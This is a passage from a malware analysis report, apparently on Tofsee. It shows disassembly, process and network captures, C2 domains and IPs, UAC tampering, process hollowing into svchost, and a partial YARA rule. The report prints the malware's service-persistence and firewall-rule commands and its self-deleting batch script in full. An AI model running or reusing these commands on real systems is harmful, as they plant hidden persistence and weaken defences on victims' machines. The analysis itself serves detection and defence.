13:17:...	b984128113ff5...	6252	RegEnumKey	HKLM\System\CurrentControlSet\Services	SUCCESS	Index: 186, Name: ...
13:17:...	b984128113ff5...	6252	RegEnumKey	HKLM\System\CurrentControlSet\Services	SUCCESS	Index: 187, Name: ...
13:17:...	b984128113ff5...	6252	RegEnumKey	HKLM\System\CurrentControlSet\Services	SUCCESS	Index: 188, Name: ...
13:17:...	b984128113ff5...	6252	RegEnumKey	HKLM\System\CurrentControlSet\Services	SUCCESS	Index: 189, Name: ...
13:17:...	b984128113ff5...	6252	RegEnumKey	HKLM\System\CurrentControlSet\Services	SUCCESS	Index: 190, Name: ...
13:17:...	b984128113ff5...	6252	RegEnumKey	HKLM\System\CurrentControlSet\Services	SUCCESS	Index: 191, Name: ...

Figure 24 – Procmon Display of Controlled Services

By enumerating services, the malware checks whether a specific service has been created before.

004090B2	EB 03	jmp B984128113ff55edf24f086dcec400c697413f9095c8510da1058a98a2cc4ad.4090B7	
004090B4	33C9	xor ecx, ecx	
004090B6	41	inc ecx	
004090B7	51	push ecx	
004090B8	50	push eax	
004090B9	8D85 90FEFFFF	lea eax, dword ptr ss:[ebp-170]	
004090BF	50	push eax	eax: "C:\Windows\SysWow64\zfefyrfu\"
004090C0	8D45 B4	lea eax, dword ptr ss:[ebp-4C]	eax: "zfefyrfu"
004090C3	50	push eax	
004090C4	8D85 64FDFFF	lea eax, dword ptr ss:[ebp-29C]	eax: "C:\Users\aktss\AppData\Local\Temp\tahkzngq.exe"
004090C4	50	push eax	
004090C8	8D85 44FDFFF	lea eax, dword ptr ss:[ebp-28C]	eax: "tahkzngq.exe"
004090D1	50	push eax	
004090D2	E8 4FF5FFFF	call B984128113ff55edf24f086dcec400c697413f9095c8510da1058a98a2cc4ad.409326	
004090D7	83C4 18	add esp, 18	

Figure 25 - İlgili Değerler Fonksiyona Veriliyor

The malware was observed to give the function the name and path of the file it had previously created and written itself in the temp directory, the **zfefyrfu** string and the **SysWOW64** directory.

004093D9	FF75 70	push dword ptr ss:[ebp+70]	[ebp+70]: "fzefyrfu"
004093DC	50	push eax	eax: "cmd /c mkdir %s\r\nncmd /C move /Y \"%s\" %s\r\nsc create %s binPath= \"
004093DD	FF75 68	push dword ptr ss:[ebp+68]	[ebp+68]: "tahkzngq.exe"
004093E0	FF75 74	push dword ptr ss:[ebp+74]	[ebp+74]: "C:\\Windows\\SysWow64\\fzefyrfu\\\"
004093E3	FF75 70	push dword ptr ss:[ebp+70]	[ebp+70]: "fzefyrfu"
004093E6	FF75 74	push dword ptr ss:[ebp+74]	[ebp+74]: "C:\\Windows\\SysWow64\\fzefyrfu\\\"
004093E9	FF75 6C	push dword ptr ss:[ebp+6C]	[ebp+6C]: "C:\\Users\\...\\AppData\\Local\\Temp\\tahkzngq.exe"
004093EC	FF75 74	push dword ptr ss:[ebp+74]	[ebp+74]: "C:\\Windows\\SysWow64\\fzefyrfu\\\"
004093EF	53	push ebx	
004093F0	57	push edi	
004093F1	68 80000000	push b984128113ff555edf24f086dcec400c697413f9095c8510da1058a98a2cc4ad.410918	
004093F6	68 18094100	push esi	esi: "cmd /c mkdir %s\r\nncmd /C move /Y \"%s\" %s\r\nsc create %s binPath= \"
004093FB	56	push esi	
004093FC	E8 4391FFFF	call b984128113ff555edf24f086dcec400c697413f9095c8510da1058a98a2cc4ad.402544	
00409401	83C4 14	add esp,14	
00409404	50	push eax	eax: "cmd /c mkdir %s\r\nncmd /C move /Y \"%s\" %s\r\nsc create %s binPath= \"

Figure 26 – Parse Function

0040946B	50	push eax	eax: "netsh advfirewall firewall add rule name=\"%Host-process for services of
0040946C	53	push ebx	
0040946D	57	push edi	
0040946E	68 82000000	push b984128113ff555edf24f086dcec400c697413f9095c8510da1058a98a2cc4ad.410888	
00409473	68 88084100	push esi	esi: "netsh advfirewall firewall add rule name=\"%Host-process for services of
00409478	56	push esi	
00409479	E8 C690FFFF	call b984128113ff555edf24f086dcec400c697413f9095c8510da1058a98a2cc4ad.402544	
0040947E	83C4 14	add esp,14	
00409482	50	push eax	eax: "netsh advfirewall firewall add rule name=\"%Host-process for services of

Figure 27 – Performing Parse Operation

In the related function, it is observed that terminal commands are combined with the given strings and character strings are set.

0040950A	8D45 54	lea eax,dword ptr ss:[ebp+54]	eax: "ConsentPromptBehaviorAdmin"
0040950D	50	push eax	
0040950E	6A 00	push 0	
00409510	53	push ebx	
00409511	57	push edi	
00409512	6A 1B	push 1B	
00409514	68 30084100	push b984128113ff555edf24f086dcec400c697413f9095c8510da1058a98a2cc4ad.410830	
00409519	56	push esi	esi: "ConsentPromptBehaviorAdmin"
0040951A	E8 2590FFFF	call b984128113ff555edf24f086dcec400c697413f9095c8510da1058a98a2cc4ad.402544	
0040951F	83C4 14	add esp,14	
00409522	50	push eax	eax: "ConsentPromptBehaviorAdmin"
00409523	FF15 58004100	call dword ptr ds:[<RegQueryValueEx>]	
0040952C	85C0	test eax, eax	eax: "ConsentPromptBehaviorAdmin"

Figure 28 - ConsentPromptBehaviorAdmin Anahtarının Değiştirilmesi

00409541	8D45 54	lea eax,dword ptr ss:[ebp+54]	eax: "PromptOnSecureDesktop"
00409544	50	push eax	
00409545	6A 00	push 0	
00409547	53	push ebx	
00409548	57	push edi	
00409549	6A 16	push 16	
0040954B	68 18084100	push b984128113ff555edf24f086dcec400c697413f9095c8510da1058a98a2cc4ad.410818	
00409550	56	push esi	esi: "PromptOnSecureDesktop"
00409551	E8 EE8FFFFF	call b984128113ff555edf24f086dcec400c697413f9095c8510da1058a98a2cc4ad.402544	
00409556	83C4 14	add esp,14	
00409559	50	push eax	eax: "PromptOnSecureDesktop"
0040955A	FF75 50	push dword ptr ss:[ebp+50]	
0040955D	FF15 58004100	call dword ptr ds:[<RegQueryValueEx>]	
00409563	85C0	test eax, eax	eax: "PromptOnSecureDesktop"

Figure 29 - PromptOnSecureDesktop Anahtarının Değiştirilmesi

The malware was found to attempt to disable UAC control by modifying the **ConsentPromptBehaviorAdmin** and **PromptOnSecureDesktop** switches before executing commands.

User Account Control (UAC) is used to prevent unauthorized changes to the computer. **ConsentPromptBehaviorAdmin** determines whether to display a confirmation dialog to the user for operations that require administrator permission, while **PromptOnSecureDesktop** determines whether to display this dialog on a secure desktop.

004092C1	51	push ecx	
004092C2	51	push ecx	
004092C3	50	push eax	
004092C4	8085 F8FDFFFF	lea eax,dword ptr ss:[ebp-208]	eax: "/C mkdir C:\\Windows\\SysWOW64\\fzefyrfu\\"
004092CA	50	push eax	
004092CB	FF75 08	push dword ptr ss:[ebp+8]	eax: "cmd"
004092CF	51	push ecx	
004092D5	FF15 D8014100	call dword ptr ds:[<&ShellExecuteA>]	
004092D5	8945 F8	mov dword ptr ss:[ebp-8],eax	

Figure 30 – Executing Commands

The relevant commands are executed respectively.

When the commands are examined, it is seen that it moves itself to the **fzefyrfu** folder in **SysWOW64** and creates a service names **fzefyrfu**. The service starts itself with the **/d** parameter and sets the start=auto parameter to start the service automatically.

It is then seen that the malware allows **svchosts.exe** traffic by adding a firewall rule with the **netsh** command.

```
cmd /C mkdir C:\\Windows\\SysWOW64\\fzefyrfu\\r

cmd /C move /Y "C:\\Users\\aktss\\AppData\\Local\\Temp\\tahkzngq.exe\\"
C:\\Windows\\SysWOW64\\fzefyrfu\\

sc create fzefyrfu binPath=
"C:\\Windows\\SysWOW64\\fzefyrfu\\tahkzngq.exe
/d\\\\"C:\\Users\\user\\Desktop\\b984128113ff555edf24f086dcec400c697413f90
95c8510da1058a98a2cc4ad.exe\\\\" type= own start= auto DisplayName=
"wifi support\\"

sc description fzefyrfu \"wifi internet conection\"

sc start fzefyrfu

netsh advfirewall firewall add rule name=\"Host-process for services of
Windows\" dir=in action=allow
program=\"C:\\Windows\\SysWOW64\\svchost.exe\" enable=yes>nul
```

00406C99	E8 65470000	CALL tahkzngq.408403	
00406C9E	59	POP ECX	
00406C9E	FF15 40104000	CALL DWORD PTR DS:[80000000],eax	eax:"C:\\Windows\\SysWow64\\fzefyrfu\\tahkzngq.exe" /d "C:\\Users\\...\\Desktop\\b98412813ff555"
00406CA5	A3 D0C8E00	MOV DWORD PTR DS:[80000000],eax	
00406CAA	E8 92530000	CALL tahkzngq.40C041	
00406CAF	A3 E4E14300	MOV DWORD PTR DS:[43E1E4],eax	eax:"C:\\Windows\\SysWow64\\fzefyrfu\\tahkzngq.exe" /d "C:\\Users\\...\\Desktop\\b98412813ff555"
00406CB4	E8 CD520000	CALL tahkzngq.40BFB6	
00406CB9	85C0	TEST EAX,EAX	eax:"C:\\Windows\\SysWow64\\fzefyrfu\\tahkzngq.exe" /d "C:\\Users\\...\\Desktop\\b98412813ff555"
00406CB8	79 08	JNS tahkzngq.406CC5	

Figure 31 – Receiving Parameters

00406CFD	51	PUSH ECX	eax:"/d "C:\\Users\\...\\Desktop\\b98412813ff555edf24f086dcec400c697413f9095c8510da1058a98a2cc4ad.exe"
00406CFE	50	PUSH EAX	
00406CF7	56	PUSH ESI	
00406D00	68 00004000	PUSH tahkzngq.400000	
00406D05	E8 26830100	CALL tahkzngq.41F030	
00406D0A	8945 E0	MOV DWORD PTR SS:[ebp-20],eax	[ebp-20]:EntryPoint
00406D0D	3975 E4	CMP DWORD PTR SS:[ebp-1C],ESI	

Figure 32 – Passing Related Parameter to Function

When the malware is run with the relevant parameters and the examination continues, it is observed that the malware receives the parameters with **GetCommandLineA** and gives the values to the relevant function after performing **/d** parameter control.

00306E4E	C745 FC 04010000	MOV DWORD PTR SS:[ebp-4],104	
00306E53	FF15 68003100	CALL DWORD PTR DS:[68003100]	eax:L"..."
00306E5B	85C0	TEST EAX,EAX	
00306E5D	74 5F	JZ dump.306E8E	
00306E5F	8D45 F4	LEA EAX,DWORD PTR SS:[ebp-C]	eax:L"..."
00306E62	50	PUSH EAX	eax:L"..."
00306E63	8D45 F8	LEA EAX,DWORD PTR SS:[ebp-8]	[ebp-8]:"C:\\Users\\...\\Desktop\\b98412813ff555"
00306E66	50	PUSH EAX	eax:&"C:\\Users\\...\\Desktop\\b98412813ff555"
00306E67	8D85 80FEFFFF	LEA EAX,DWORD PTR SS:[ebp-150]	
00306E6D	50	PUSH EAX	eax:"nd"
00306E6E	8D45 FC	LEA EAX,DWORD PTR SS:[ebp-4]	
00306E71	50	PUSH EAX	eax:L"..."
00306E72	8D45 B0	LEA EAX,DWORD PTR SS:[ebp-50]	
00306E75	50	PUSH EAX	eax:L"..."
00306E76	8D85 A8FCFFFF	LEA EAX,DWORD PTR SS:[ebp-358]	
00306E7C	50	PUSH EAX	eax:L"..."
00306E7D	6A 00	PUSH 0	
00306E7F	C745 FC 7C000000	MOV DWORD PTR SS:[ebp-4],7C	7C:' '
00306E86	C745 F8 80000000	MOV DWORD PTR SS:[ebp-8],80	
00306E8D	FF15 6C003100	CALL DWORD PTR DS:[6C003100]	
00306E93	85C0	TEST EAX,EAX	eax:L"..."

Figure 33 – Getting SID Value

The username and **SID** of the user are retrieved.

0030979E	50	PUSH EAX	
0030979F	56	PUSH ESI	
003097A0	56	PUSH ESI	
003097A1	6A 04	PUSH 4	
003097A3	56	PUSH ESI	
003097A4	56	PUSH ESI	
003097A5	56	PUSH ESI	
003097A6	FF75 08	PUSH DWORD PTR SS:[ebp+8]	[ebp+8]:"svchost.exe"
003097A9	C745 A4 44000000	MOV DWORD PTR SS:[ebp-5C],44	44:'D'
003097B0	56	PUSH ESI	
003097B1	FF15 40013100	CALL DWORD PTR DS:[40013100]	
003097B7	85C0	TEST EAX,EAX	

Figure 34 – Running Svchost

It has been observed that the malware runs the **svchost.exe** file.

003063A0	BE 00100000	mov esi,1000
003063A5	56	push esi
003063A6	53	push ebx
003063A7	6A 00	push 0
003063A9	FF15 18013100	call dword ptr ds:[<VirtualAlloc>]
003063AF	8945 FC	mov dword ptr ss:[ebp-4],eax
003063B2	85C0	test eax,eax
003063B4	74 3F	je dump.3063F5
003063B6	53	push ebx
003063B7	57	push edi
003063B8	50	push eax
003063B9	E8 4A8A0000	call dump.30EE08
003063BE	83C4 0C	add esp,C
003063C1	6A 40	push 40
003063C3	56	push esi
003063C4	53	push ebx
003063C5	6A 00	push 0
003063C7	FF75 0C	push dword ptr ss:[ebp+C]
003063CA	FF15 14013100	call dword ptr ds:[<VirtualAllocEx>]
003063D0	8BF0	mov esi,eax

Figure 35 – Allocating Memory Space

In this executed file, space is allocated using the **VirtualAlloc** and **VirtualAllocEx** API calls.

003063DF	59	pop ecx	
003063E0	59	pop ecx	
003063E1	6A 00	push 0	
003063E3	53	push ebx	
003063E4	FF75 FC	push dword ptr ss:[ebp-4]	
003063E7	56	push esi	
003063E8	FF15 10013100	call dword ptr ds:[<WriteProcessMemory>]	
003063F1	85C0	test eax,eax	eax:&"svchost.exe"
003063F3	75 04	jne dump.3063F9	
003063F5	33C0	xor eax,eax	eax:&"svchost.exe"
003063F7	EB 12	jmp dump.306408	

dword ptr ds:[00310110 <dump.WriteProcessMemory>]=<kernel32.WriteProcessMemory>	
.text:003063EB dump.exe:\$63EB #57EB	

Adres	Hex	ASCII
010C0000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....YY..
010C0010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00@.....
010C0020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
010C0030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
010C0040	0E 1F BA 0E 00 84 09 CD 21 88 01 4C CD 21 54 68	..*...I...LI!Th
010C0050	69 73 20 70 72 6F 67 72 61 60 20 63 61 6E 6E 6F	is program canno
010C0060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
010C0070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode...\$.
010C0080	FD 87 43 93 B9 D6 2D C0 B9 D6 2D C0 B9 D6 2D C0	ý.C.'O-A'O-A'O-A
010C0090	B9 D6 2C C0 28 D6 2D C0 80 AE BE C0 B6 D6 2D C0	'O,A(O-A'%'A'O-A
010C00A0	D6 A0 83 C0 B8 D6 2D C0 D6 A0 83 C0 B8 D6 2D C0	O .A,O-AO *A,O-A
010C00B0	D6 A0 86 C0 A2 D6 2D C0 D6 A0 86 C0 B8 D6 2D C0	O .A&O-AO *A,O-A
010C00C0	52 69 63 68 B9 D6 2D C0 00 00 00 00 00 00 00 00	Rich'O-A,
010C00D0	00 00 00 00 00 00 00 00 50 45 00 00 4C 01 04 00PE..L....
010C00E0	AS DA 59 5A 00 00 00 00 00 00 00 00 E0 02 01	¥UYZ.....a...

Figure 36 – Printing Executable File to Svchost Memory

The malware was found to perform **Process Hollowing** by writing itself to this reserved location with **WriteProcessMemory**.

001E984A	50	push eax
001E984B	FF75 F4	push dword ptr ss:[ebp-C]
001E984E	FF15 60011F00	call dword ptr ds:[<SetThreadContext>]
001E9854	85C0	test eax, eax
001E9856	74 9D	je dump.1E97F5
001E9858	FF75 F4	push dword ptr ss:[ebp-C]
001E985B	FF15 5C011F00	call dword ptr ds:[<ResumeThread>]
001E9861	33C0	xor eax, eax
001E9863	40	inc eax
001E9864	5E	pop esi

Figure 37 – Svchost Continues to Run with Updated Version

It is observed that the relevant process continues to run using **ResumeThread**.

API functions called in the process of using the **Process Hallowing** technique:

- CreateProcessA
- VirtualAlloc
- VirtualAllocEx
- GetThreadContext
- SetThreadContext
- WriteProcessMemory
- ResumeThread

00934145	6A 64	push 64	
00934147	68 FF000000	push FF	
0093414C	6A 00	push 0	
0093414E	68 03000040	push 40000003	
00934153	4B	dec ebx	
00934154	E8 74FDFFFF	call dump.933ECD	
00934159	50	push eax	eax:"\\\\.\\pipe\\oinohaod"
0093415A	FF15 E0009400	call dword ptr ds:[<CreateNamedPipeA>]	eax:"\\\\.\\pipe\\oinohaod"
00934160	8BF8	mov edi, eax	
00934162	83FF FF	cmp edi, FFFFFFFF	
00934165	75 21	jne dump.934188	

Figure 38 – Creating a Pipe

00934188	6A 00	push 0	
0093418A	57	push edi	
0093418B	FF15 DC009400	call dword ptr ds:[<ConnectNamedPipe>]	
00934191	85C0	test eax, eax	
00934193	75 16	jne dump.9341A8	

Figure 39 – Pipe Connection Observed

It has been observed that the malware forms pipeline.

00409101	57	push edi	
00409102	6A 02	push 2	
00409104	57	push edi	
00409105	57	push edi	
00409106	68 00000040	push 40000000	
00409108	FF75 0C	push dword ptr ss:[ebp+C]	[ebp+C]: "C:\\Users\\...\\AppData\\Local\\Temp\\0801.bat"
0040910E	FF15 D4004100	call dword ptr ds:[<&CreateFileA>]	
00409114	8BF0	mov esi, eax	
00409116	3BF7	cmp esi, edi	

Figure 40 – Creating Bat File in Temp Directory

After all this, the malware creates a .bat file in the temp directory.

0040911A	57	push edi	
0040911B	8D45 FC	lea eax, dword ptr ss:[ebp-4]	
0040911E	50	push eax	eax: "C:\\Users\\...\\AppData\\Local\\Temp\\0801.bat"
0040911F	FF75 08	push dword ptr ss:[ebp+8]	
00409122	FF15 A8004100	call dword ptr ds:[<&strlen>]	eax: "C:\\Users\\...\\AppData\\Local\\Temp\\0801.bat"
00409128	50	push eax	[ebp+8]: "@echo off\r\n:next_try\r\ndel \"C:\\Users\\...
00409129	FF75 08	push dword ptr ss:[ebp+8]	
0040912C	56	push esi	
0040912D	FF15 CC004100	call dword ptr ds:[<&WriteFile>]	
00409133	56	push esi	
00409134	FF15 E4004100	call dword ptr ds:[<&CloseHandle>]	eax: "C:\\Users\\...\\AppData\\Local\\Temp\\0801.bat"
0040913A	33C0	xor eax, eax	eax: "C:\\Users\\...\\AppData\\Local\\Temp\\0801.bat"
0040913C	40	inc eax	
0040913D	EB 02	jmp tahkzngq.409141	
0040913F	33C0	xor eax, eax	eax: "C:\\Users\\...\\AppData\\Local\\Temp\\0801.bat"

Figure 41 – Updating Bat File Content

004091D5	57	push edi	
004091D6	57	push edi	
004091D7	57	push edi	
004091D8	8D85 FCFFFFFF	lea eax, dword ptr ss:[ebp-104]	eax: "C:\\Users\\...\\AppData\\Local\\Temp\\0801.bat"
004091DE	50	push eax	
004091DF	57	push edi	
004091E0	57	push edi	
004091E1	FF15 D8014100	call dword ptr ds:[<&ShellExecuteA>]	
004091E7	5F	pop edi	
004091E8	5E	pop esi	
004091E9	C9	leave	
004091EA	C3	ret	

Figure 42 – Running Bat File

It was observed that it runs after writing to the relevant .bat file.

It appears that the bat file first deletes the main exe file specified with the /d parameter and deletes itself.

```
@echo off
:next_try
del "C:\\Users\\user\\Desktop\\
b984128113ff555edf24f086dcec400c697413f9095c8510da1058a98a2cc4ad.exe
">nul
if exist "C:\\Users\\user\\Desktop\\
b984128113ff555edf24f086dcec400c697413f9095c8510da1058a98a2cc4ad.exe
" (
ping 127.0.0.1 >nul
goto next_try
)
del %0
```

Network Analysis

002A2552	74 1D	je svchost.2A2571	
002A2554	56	push esi	
002A2555	8B75 0C	mov esi,dword ptr ss:[ebp+C]	[ebp+C]: "vanaheim.cn"
002A2558	2BF0	sub esi,eax	
002A255A	8A1406	mov dl,byte ptr ds:[esi+eax]	
002A255D	3255 14	xor dl,byte ptr ss:[ebp+14]	url decode
002A2560	8810	mov byte ptr ds:[eax],dl	
002A2562	8AD1	mov dl,cl	
002A2564	0255 18	add dl,byte ptr ss:[ebp+18]	
002A2567	F6D9	neg cl	
002A2569	0055 14	add byte ptr ss:[ebp+14],dl	
002A256C	40	inc eax	
002A256D	4F	dec edi	
002A256E	75 EA	jne svchost.2A255A	
002A2570	5E	pop esi	
002A2571	8B45 08	mov eax,dword ptr ss:[ebp+8]	[ebp+8]: "vanaheim.cn"

Figure 43 - Runtime Decryption

In the related **svchost** process, the malware decrypts the C2 Servers to be contacted with the **Runtime Decrypt** process.

ApateDNS		
Capture Window DNS Hex View		
Time	Domain Requested	DNS Returned
14:02:20	arc.msn.com	FOUND
14:02:25	vanaheim.cn	FOUND
14:02:34	vanaheim.cn	FOUND
14:02:41	msedge.b.tlu.dl.delivery.mp.microsoft.com	FOUND
14:02:43	jotunheim.name	FOUND
14:02:48	ocsps.ssl.com	FOUND
14:02:50	ctldl.windowsupdate.com	FOUND
14:02:52	jotunheim.name	FOUND
14:02:52	ctldl.windowsupdate.com	FOUND
14:02:54	arc.msn.com	FOUND

Figure 44 – Monitoring C2 Servers with ApateDNS

It was observed that attempts were made to connect to **vanaheim[.]cn** and **jotunheim[.]name** domain addresses resolved in the dynamics.

002AF35E	57	push edi	
002AF35F	50	push eax	
002AF360	66:8945 E8	mov word ptr ss:[ebp-18],ax	
002AF364	8975 EC	mov dword ptr ss:[ebp-14],esi	
002AF367	FF15 20022B00	call dword ptr ds:[<Ordinal#23>]	
002AF36F	8BF0	mov esi,eax	
002AF36F	83FE FF	cmp esi,FFFFFFFF	7758C990 <ws2_32.socket>
002AF372	75 0E	jne svchost.2AF382	mov edi,edi
002AF374	50	push eax	push ebp
002AF375	FF15 4C022B00	call dword ptr ds:[<Ordinal#23>]	mov ebp,esp
002AF378	0BC6	or eax,esi	sub esp,8
002AF37D	E9 A2000000	jmp svchost.2AF424	push ebx
002AF382	53	push ebx	push esi
002AF383	8B1D F0012B00	mov ebx,dword ptr ds:[<Ordinal#23>]	mov esi,dword ptr ds:[775C8000]
002AF389	8D45 08	lea eax,dword ptr ss:[ebp+8]	push edi
002AF38D	68 7E660480	push 8004667E	cmp esi,ws2_32.7758B6A0
002AF392	56	push esi	je ws2_32.7758CA30
002AF393	897D 08	mov dword ptr ss:[ebp+8],eax	cmp esi,ws2_32.7758F700
002AF396	FFD3	call ebx	jne ws2_32.7758CA58
002AF398	83F8 FF	cmp eax,FFFFFFFF	mov eax,dword ptr ds:[775C8498]
002AF398	75 0D	jne svchost.2AF3AA	mov dword ptr ss:[ebp-6],eax
002AF39D	0BF8	or edi,edi	test eax,eax
002AF3A0	FF15 4C022B00	call dword ptr ds:[<Ordinal#23>]	je ws2_32.7759F7AC
002AF3A6	8BC7	push esi	push dword ptr ds:[775C8048]
002AF3A8	75 79	jmp svchost.2AF423	call dword ptr ds:[<TlsGetValue>]
002AF3AA	6A 10	push 10	mov dword ptr ss:[ebp-4],eax
002AF3AC	8D45 E8	lea eax,dword ptr ss:[ebp-18]	test eax,eax

Figure 45 – Establishing Connection with Socket

Relevant addresses are contacted using sockets.

No.	Time	Source	Destination	Protocol	Length	Info
665	47.899516	192.168.182.128	176.113.113.135	TCP	79	50891 → 431 [PSH, ACK] Seq=6460 Ack=1475 Win=64240 Len=25
666	47.899515	176.113.113.135	192.168.182.128	TCP	68	431 → 50891 [ACK] Seq=1475 Ack=6460 Win=0 Len=0
667	47.779976	88.66.75.4	192.168.182.128	TCP	1524	[TCP Retransmission] 881 → 40882 [ACK] Seq=1 Ack=1 Win=64240 Len=0
668	47.779975	88.66.75.4	192.168.182.128	TCP	1524	[TCP Retransmission] 881 → 40882 [ACK] Seq=1 Ack=1 Win=64240 Len=0
669	48.104723	192.168.182.128	192.168.182.2	DNS	72	Standard query 0x0101e & FastPool.viz
670	48.110668	176.113.113.84	192.168.182.128	TCP	68	431 → 50891 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
671	48.110668	88.66.75.4	192.168.182.128	TCP	68	431 → 50891 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
672	48.123268	192.168.182.128	192.168.182.2	DNS	72	Standard query 0x0101e & FastPool.viz
673	48.200276	192.168.182.2	192.168.182.128	DNS	88	Standard query response 0x0101e & FastPool.viz A 213.91.128.133
674	48.200276	192.168.182.2	192.168.182.128	DNS	88	Standard query response 0x0101e & FastPool.viz A 213.91.128.133
675	48.205481	192.168.182.128	213.91.128.133	TCP	68	50895 → 10860 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
676	48.216440	213.91.128.133	192.168.182.128	TCP	68	10860 → 50895 [SYN, ACK] Seq=10860 Ack=50895 Win=64240 Len=0 MSS=1460
677	48.216715	192.168.182.128	213.91.128.133	TCP	54	50895 → 10860 [ACK] Seq=1 Ack=1 Win=64240 Len=0
678	48.216712	192.168.182.128	213.91.128.133	TCP	372	50895 → 10860 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=318
679	48.217522	213.91.128.133	192.168.182.128	TCP	68	10860 → 50895 [ACK] Seq=1 Ack=1 Win=64240 Len=0
680	48.344882	213.91.128.133	192.168.182.128	TCP	471	10860 → 50895 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=417
681	48.307963	192.168.182.128	213.91.128.133	TCP	54	50895 → 10860 [ACK] Seq=10860 Ack=1 Win=64240 Len=0
682	48.421964	88.66.75.4	192.168.182.128	TCP	79	431 → 50891 [PSH, ACK] Seq=2081 Ack=42 Win=64240 Len=25
683	48.422179	192.168.182.128	88.66.75.4	TCP	79	50891 → 431 [PSH, ACK] Seq=42 Ack=2081 Win=64240 Len=25
684	48.422171	88.66.75.4	192.168.182.128	TCP	68	431 → 50891 [ACK] Seq=10860 Ack=7 Win=64240 Len=0
685	51.338868	192.168.182.128	Broadcast	ARP	68	Who has 192.168.182.2? Tell 192.168.182.1

Figure 46 – Monitoring TCP Connection with Wireshark

Other domain services are contacted according to the commands received from the relevant C2 servers.

8044	415.832501	157.240.9.174	192.168.182.128	TCP	60	443 → 50140 [ACK] Seq=191510 Ack=53802 Win=64240 Len=0
8045	415.873576	192.168.182.128	192.168.182.2	DNS	70	Unknown operation (12) 0xc81a
8046	415.874261	192.168.182.128	83.97.73.44	TCP	54	50893 → 431 [ACK] Seq=368929 Ack=106802 Win=63095 Len=0
8047	415.968735	83.97.73.44	192.168.182.128	TCP	164	431 → 50893 [PSH, ACK] Seq=106802 Ack=368929 Win=64240 Len=110
8048	415.968974	192.168.182.128	157.240.9.174	TLSv1.2	139	Application Data

> Frame 8045: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface \Device\NPF{3B99E80C-99A1-4177-A998-56CD29E88C27}

> Ethernet II, Src: VMware_e1:79:ae (00:0c:29:e1:79:ae), Dst: VMware_f0:3e:5e (00:50:56:f0:3e:5e)

> Internet Protocol Version 4, Src: 192.168.182.128, Dst: 192.168.182.2

> User Datagram Protocol, Src Port: 54547, Dst Port: 53

> Domain Name System (query)

Figure 47 – Pipe Monitoring with Wireshark

svchost.exe	8884	0,13	1,32 kB/s	63,75 MB	Windows Hizmetleri için Ana ...
svchost.exe	2748	48,90		11,98 MB	Windows Hizmetleri için Ana ...
conhost.exe	7672			6,09 MB	Konsol Penceresi Ana Bilgisay...

Figure 48 – Viewing Child Process via Procmon

It was observed that the malware can start a child process according to the commands returned from the C2 server and communicate with the parent process using **pipes**. With this method, the malware aims to bypass the **EDR**.

Time ...	Process Name	PID	Operation	Path	Result
19:51:...	svchost.exe	1116	TCP Send	DESKTOP-JOR9PCQ.localdomain:49877 -> 62.122.184.58:487	SUCCESS
19:51:...	svchost.exe	1116	TCP Receive	DESKTOP-JOR9PCQ.localdomain:49877 -> 62.122.184.58:487	SUCCESS
19:51:...	svchost.exe	1116	TCP Disconnect	DESKTOP-JOR9PCQ.localdomain:49877 -> 62.122.184.58:487	SUCCESS
19:51:...	svchost.exe	1116	TCP Reconnect	DESKTOP-JOR9PCQ.localdomain:49880 -> mail-dm3nam060036.inbound.protection.outlook.com:smtp	SUCCESS
19:51:...	svchost.exe	1116	TCP Reconnect	DESKTOP-JOR9PCQ.localdomain:49880 -> mail-dm3nam060036.inbound.protection.outlook.com:smtp	SUCCESS
19:51:...	svchost.exe	1116	TCP Reconnect	DESKTOP-JOR9PCQ.localdomain:49880 -> mail-dm3nam060036.inbound.protection.outlook.com:smtp	SUCCESS
19:51:...	svchost.exe	1116	TCP Reconnect	DESKTOP-JOR9PCQ.localdomain:49880 -> mail-dm3nam060036.inbound.protection.outlook.com:smtp	SUCCESS
19:51:...	svchost.exe	1116	TCP Disconnect	DESKTOP-JOR9PCQ.localdomain:49880 -> mail-dm3nam060036.inbound.protection.outlook.com:smtp	SUCCESS
19:51:...	svchost.exe	1116	TCP Reconnect	DESKTOP-JOR9PCQ.localdomain:49881 -> mtaproxy2.free.mail.vip.bf1.yahoo.com:smtp	SUCCESS
19:51:...	svchost.exe	1116	TCP Reconnect	DESKTOP-JOR9PCQ.localdomain:49881 -> mtaproxy2.free.mail.vip.bf1.yahoo.com:smtp	SUCCESS
19:52:...	svchost.exe	1116	TCP Reconnect	DESKTOP-JOR9PCQ.localdomain:49881 -> mtaproxy2.free.mail.vip.bf1.yahoo.com:smtp	SUCCESS
19:52:...	svchost.exe	1116	TCP Connect	DESKTOP-JOR9PCQ.localdomain:49886 -> 176.113.115.135:431	SUCCESS
19:52:...	svchost.exe	1116	TCP Connect	DESKTOP-JOR9PCQ.localdomain:49887 -> 176.113.115.136:431	SUCCESS
19:52:...	svchost.exe	1116	TCP Connect	DESKTOP-JOR9PCQ.localdomain:49888 -> 83.97.73.44:431	SUCCESS
19:52:...	svchost.exe	1116	TCP Connect	DESKTOP-JOR9PCQ.localdomain:49882 -> 62.122.184.92:431	SUCCESS
19:52:...	svchost.exe	1116	TCP Receive	DESKTOP-JOR9PCQ.localdomain:49886 -> 176.113.115.135:431	SUCCESS

Figure 49 – Contacting SMTP Services

It has been determined that there is a continuous attempt to establish a connection with SMTP services.

STAGE1 YARA Rule

```
import "hash"

rule Tofsee

{
    meta:

        author="Alper Aktaş"

        description="tofsee"

        report_date="3.3.2024"

    strings:

        $str1 = ".?AVbad_alloc@std@@" ascii

        $str2= ".?AV?$basic_stringbuf@DU?$char_traits@D@std@@V?$" ascii

        $str3 = "\"non-type-template-parameter" ascii

        $str4 = "cli::pin_ptr<" ascii

        $str5 = "GlobalAlloc" ascii

        $str5 = "VirtualProtect" ascii

        $technique = {E8 04 00 00 00 00 00 00 00}

    condition:

